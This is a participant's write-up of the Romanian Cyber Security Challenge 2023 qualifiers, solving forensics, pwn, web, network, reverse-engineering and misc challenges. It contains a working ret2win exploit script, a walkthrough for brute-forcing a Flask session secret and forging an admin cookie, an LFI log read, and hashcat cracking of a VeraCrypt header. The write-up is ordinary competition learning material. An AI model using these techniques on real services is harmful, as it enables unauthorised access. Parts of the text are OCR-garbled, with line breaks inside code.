ROCSC 2023 - Romanian Cyber Security Challenge Qualifiers

Author: Vascuta Denis Cristian - vascutadeniscristian@gmail.com

Sumar

Threat-Hunting: Forensics

Flag proof

GahhMyCodeIsSoAnnoying-MyCodeIsSoComplicated-OhManImTryingToEncodeThisString-ItIsSoFrustrating

Flag proof

Use volatility to search through the command history and decode the audio file using the enc.py file we have.

Explanation


We have a .bin file on which we'll have to perform memory analysis using volatility(https://github.com/volatilityfoundation/volatility). First of all, we'll need to get profile image of the memory, to do that we'll use the imageinfo command along with the: python2 vol.py -f our-file.bin imageinfo. After retrieving the image profile it's a matter of try and error until we find something interesting either processes related or command line history, in our case: python2 vol.py -f threat-hunting-2.bin --profile=Win7SP1x64 cmdscan. We only have one command that was executed on the machine and that's a curl to a wetransfer file. We get the audio file from the site and we need to extract the hidden data within it. For that we have an enc.py file which we need to reverse and get the back the flag:

1. The `enc` function performs the main encoding operation. It takes the binary message (`ib`), the audio file data (`ar`), the output file path (`of`), and an array (`a_d`) as arguments. It iterates over the input binary message and modifies specific elements in the audio data array based on the binary values. It then writes the modified audio data to the output file using the `write` function from `scipy.io.wavfile`.

This is what the script does. I created the following script to decode the wav back to the binary data.

```
import sys
from scipy.io.wavfile import read
```

```
def decode(data):
    decoded_bits = ""
    for value in data:
        decoded_bits += str(value & 1)
    decoded_message = ""
    for i in range(0, len(decoded_bits), 8):
        byte = decoded_bits[i:i+8]
        if byte:
            decoded_message += chr(int(byte, 2))
    return decoded_message

if __name__ == "__main__":
    a_inp = sys.argv[1]

    fc = read(a_inp)
    a_d = fc[1].copy()

    decoded_message = decode(a_d[100:, 0])

    start_marker = "**##**"
    end_marker = "##**## "
    start_index = decoded_message.find(start_marker) +
len(start_marker)
    end_index = decoded_message.find(end_marker)
    original_message =
decoded_message[start_index:end_index]

    print(original_message)
```



Luigi: Pwn

Flag proof

CTF{328f2c6f56d1097d511495607fea09487c84a071379541079795a805da3cc9bd}

Summary

Basic ret2win.

Explanation

We have a print_flag function which we need to call after we find the address. Unfortunately, PIE is enabled, so we have to get address from somewhere else. When running the binary we are given the address of the print_flag function but we need to split the words to get it. This is the script I used to get the flag.

```
from pwn import *

# Set up the connection
context(arch='amd64')
# p = process('./luigi')
host = '34.159.31.74'
port = 30716
conn = remote(host, port)
```

```
# Offset to overwrite the return address
offset = 40

elf = ELF('./luigi')

sentence = conn.recvuntil(b"!")
words = sentence.split()
ret_flag = next((word for word in words if word.startswith(b"0x")), None)
ret_address = int(ret_flag[2:], 16)
print(ret_address)
payload = b'A' * offset
payload += p64(ret_address)

conn.sendline(payload)

print(conn.recvall().decode())
```

Pikapchu: Network

Flag proof


ROCSC{UDP_MATTERS_AS_WELL}

Summary

NTP Protocol -> Source ports -> ASCII -> Flag

Explanation

After going through the statistics of the pcap file, I saw that there were lots of packets in that file so most probably we needed to find either a protocol of something out of order. After using strings on the pcap, I noticed some strange characters looking like this: XXXXXXXXXXXXXXXXXXX. After that, I went through each of the protocols, checked the flags(description), of each sent packets, and when I got to the NTP protocol I saw that all of the packets contained the weird “XXXXXX” string. I went through the source ports of each one, extracted them using tshark and decoded them to string. I only had to replace a few to make sense of the flag: tshark -r input.pcap -Y "ntp" -T fields -e udp.srcport



Rocker: Web

Flag proof

CTF{4666c3220395739618c1657045b6b1289817b6e84326b45c7c651aab51a94fe2}

Summary

Find the secret of the token and craft a new one with admin permissions.

Explanation

After analysing the source code of the server we can see that the cookie is vulnerable to weak secret cipher implementation. To get the secret we have to brute force it using flask-unsgin along with the wordlist created from sending a post request to the server and creating a wordlist with the timestamp(+- a few minutest or even an hour, if the machine wasn't restarted, or to make sure you find the secret), After that we can just take the cookie, decode it:

```
flask-unsign --decode --cookie "eyJ1c2VyX3R5cGUiOiJ1c2VyIn0.ZHJLfw.qgGLZ0UqTkXhpMj-fhNJKPa5Sws"
{'user_type': 'user'}
```

We can see from both the source code and the user_type that we have to change the value to admin in order to access /flag and read the flag.

To brute force the secret we are gonna use flak-unsign again. To create a wordlist and make sure that I find the secret from the first try, I created the following script:

```
wordlist = []

for z in range(17, 20):
    for y in range(60):
        for x in range(60):
            word = f"2023-05-27 {z}:{y}:{x}"
            wordlist.append(word)

# Print the generated wordlist
for word in wordlist:
    print(word)
```


Now, back to brute-forcing, I used this command to get the secret:

```
flask-unsign --wordlist wordlist --unsign --cookie
'eyJ1c2VyX3R5cGUiOiJ1c2VyIn0.ZHJLfw.qgGLZ0UqTkXhpMj-fhNJKPa5Sws'
--no-literal-eval
[] Session decodes to: {'user_type': 'user'}
[] Starting brute-forcer with 8 threads..
[+] Found secret key after 5120 attempts9
b'2023-05-27 18:24:11'
```

Ok, now we are good to go. We have the secret, we just need to craft a new cookie with admin privileges, and get the flag, to do that we're gonna use the command:

```
flask-unsign --sign --cookie "{'user_type': 'admin'}" --secret '2023-05-27 18:24:11'
eyJ1c2VyX3R5cGUiOiJhZG1pbiJ9.ZHJMZg.DCguZX-E8wbuI4XvC5g-0Q_eRZI
```

To get the flag, you can either send the cookie with curl -b "<cookie value>"(didn't work for me), or just change it in the dev tools.



I-am-PHP: Web

Flag proof

CTF{db21629aa63aa7add8be1b2f435d49238243cbf5e87f2b736a691c3f62d647d5}

Summary

Analyse the logs and just wait for someone to send a request on the flag directory.

Explanation

For this challenge, there was an easy and unintended way to get the flag. Just abuse the LFI to read the logs from ../../../tmp/extra.log and wait for someone to request the file with the flag. From then on, just read the flag.

Infamous: -

Flag proof

THISIYSIYOUrFIGDTOWUON

Summary

Alert header is encoded in leet as specified above. Just decode it and submit it.

Explanation

After more time than I want to admit spent on this challenge, I managed to get the flag. In one of the headers(conn to be more precise) you had the word leet. After that, I saw that the alert header looked just like what I needed. I pasted in dcode.fr, decoded the leet string back to the flag and submit it.

```
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   conn: leet
alert: 7H151Y51Y0UrF16D70WU0N
#open   2019-11-08-11-44-16
```

Xarm: Reverse Engineering

Flag proof


CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}

Summary

XOR the flag with the specified params in the file.

Explanation

Open up the file in IDA or Ghidra, go to the main function, see that the executable performs a XOR operation with some params, fire up Cyberchef, and XOR back the encrypted flag with those params.



Combinations: Misc

Flag proof


CTF{89cd42c9b9aad2cde15ec79f98f989bb78df5cd2b006e5fd4c13b119d442e20b}

Summary

Binwalk -> Unzip -> Base64 -d -> Binwalk -> Unzip -> Stegsolve(Image Combiner) ~ XOR

Explanation

We have a png file on which we can perform basic steganography scans. Looks like using binwalk extracted a zip file, let's see what's in it. Just a base64 encoded string, or maybe not. After decoding it, we can see that it's an elf executable file, but not just that, it has some embedded file in it just like the first file. To extract it, just use binwalk again or foremost. Another zip file, but this time, it has 6 PNGs in it. Performing some stegano scans seem to illustrate that the images need to be XORed with each in order to construct the flag. So, open up stegsolve -> image combiner and XOR them together. After that save up the file, and do that again with the new saved file, over and over again and you get the flag.



WordCup: Misc

Flag proof

Summary

Create a list of the best footballers, decode the Veracrypt container and then strings on each images -> concatenated they form the flag

Explanation

For this challenge, we've been specified that the person encrypted the veracrypt file with one of the best footballer in the WorldCup, the format being: FirstNameLastName(NumberOfGoalsWrittenInRomanNumerals. To brute force the key and mount it on our system I used this script to create the wordlist of top footballers:

```
import roman

top_scorers = [
    {"first_name": "Just", "last_name": "Fontaine", "goals": 13},
    {"first_name": "Gerd", "last_name": "Müller", "goals": 14},
    {"first_name": "Eusébio", "last_name": "da Silva Ferreira", "goals":
9},
    {"first_name": "Pelé", "last_name": "", "goals": 12},
    {"first_name": "Grzegorz", "last_name": "Lato", "goals": 7},
    {"first_name": "Gary", "last_name": "Lineker", "goals": 10},
    {"first_name": "Miroslav", "last_name": "Klose", "goals": 16},
    {"first_name": "Ronaldo", "last_name": "Nazário", "goals": 15},
    {"first_name": "Lionel", "last_name": "Messi", "goals": 13},
    {"first_name": "Kylian", "last_name": "Mbappé", "goals": 12},
    {"first_name": "Sándor", "last_name": "Kocsis", "goals": 11},
    {"first_name": "Jürgen", "last_name": "Klinsmann", "goals": 11},
    {"first_name": "Helmut", "last_name": "Rahn", "goals": 10},
    {"first_name": "Gary", "last_name": "Lineker", "goals": 10},
    {"first_name": "Gabriel", "last_name": "Batistuta", "goals": 10},
    {"first_name": "Teófilo", "last_name": "Cubillas", "goals": 10},
    {"first_name": "Thomas", "last_name": "Müller", "goals": 10},
    {"first_name": "Ademir", "last_name": "Marques", "goals": 9},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Christian", "last_name": "Vieri", "goals": 9},
    {"first_name": "Rudi", "last_name": "Völler", "goals": 9},
    {"first_name": "Jairzinho", "last_name": "Filho", "goals": 9},
```


```
    {"first_name": "Leônidas", "last_name": "Reyes", "goals": 7},
    {"first_name": "Guillermo", "last_name": "Stábile", "goals": 8},
    {"first_name": "Roberto", "last_name": "Baggio", "goals": 9},
    {"first_name": "Paolo", "last_name": "Rossi", "goals": 9},
    {"first_name": "Karl-Heinz", "last_name": "Rummenigge", "goals": 9},
    {"first_name": "Uwe", "last_name": "Seeler", "goals": 9},
    {"first_name": "Jair", "last_name": "Filho", "goals": 9},
    {"first_name": "David", "last_name": "Villa", "goals": 9},
    {"first_name": "Edvaldo", "last_name": "Neto", "goals": 9},
    {"first_name": "Guillermo", "last_name": "Stábile", "goals": 8},
    {"first_name": "Leônidas", "last_name": "Silva", "goals": 8},
    {"first_name": "Neymar", "last_name": "Junior", "goals": 8},
    {"first_name": "Harry", "last_name": "Kane", "goals": 8},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},
    {"first_name": "Salvador", "last_name": "Reyes", "goals": 7},

]

for player in top_scorers:
    goals_roman = roman.toRoman(player["goals"])
    formatted_name = f"{player['first_name']}{player['last_name']}"
    formatted_score = f"({goals_roman})"
    print(f"{formatted_name}{formatted_score}")
```

To brute force the file I used the following article which helped me in getting the password: https://codeonby.com/2022/01/19/brute-force-veracrypt-encryption/. First we need to use dd to extract the first 512 bytes(first sector of the file), because that's where the password of the file in stored:


```
dd.exe if=..\encrypted\target of=..\encrypted\target_hash.tc bs=512 count=1
```

From then on, just use hashcat along with the file we extracted from the container:

```
hashcat.exe -a 3 -w 1 -m 13721 hash.tc wordlist\\
```



Yay! We found the password, now we only need to mount it and find what's in it. I mounted on windows and found 9 images in it. After using strings on each one, we can see in the first and last that there are some characters that look like being part of the flag. After that I just used Cyberchef -> Strings on each image and concatenated each part of the flag from each of the images we got before.



Analog-Signal: Misc

Flag proof

ctf{7a56113c90117047d79556ae90ae926b4b163f1ef6f7aa2ad9db3e4296290ada}

Summary

Convert the analog signal back to digital(binary)

Explanation

After many hours spent looking for tool that could assist us in doing this, I gave up and decided to go the old-fashioned way and decrypt it manually. But then, hopefully I decided to give ChatGPT a try and it made me a script which decoded the analog signal back to digital data(binary data).

```
import numpy as np
from scipy.io import wavfile

def wav_to_binary(file_path):
    # Read the WAV file
    sample_rate, audio_data = wavfile.read(file_path)

    # Normalize audio data to the range of -1 to 1
    audio_data = audio_data / (2 ** 15)

    # Convert audio data to binary (0s and 1s)
    binary_data = np.where(audio_data >= 0, 1, 0)

    return binary_data

# Example usage
wav_file_path = 'analog_signal.wav'
binary_signal = wav_to_binary(wav_file_path)

# Print the binary signal
print(binary_signal)
```

After that, just convert the binary data back to ASCII and you get the flag.

Intruder: Misc

Flag proof

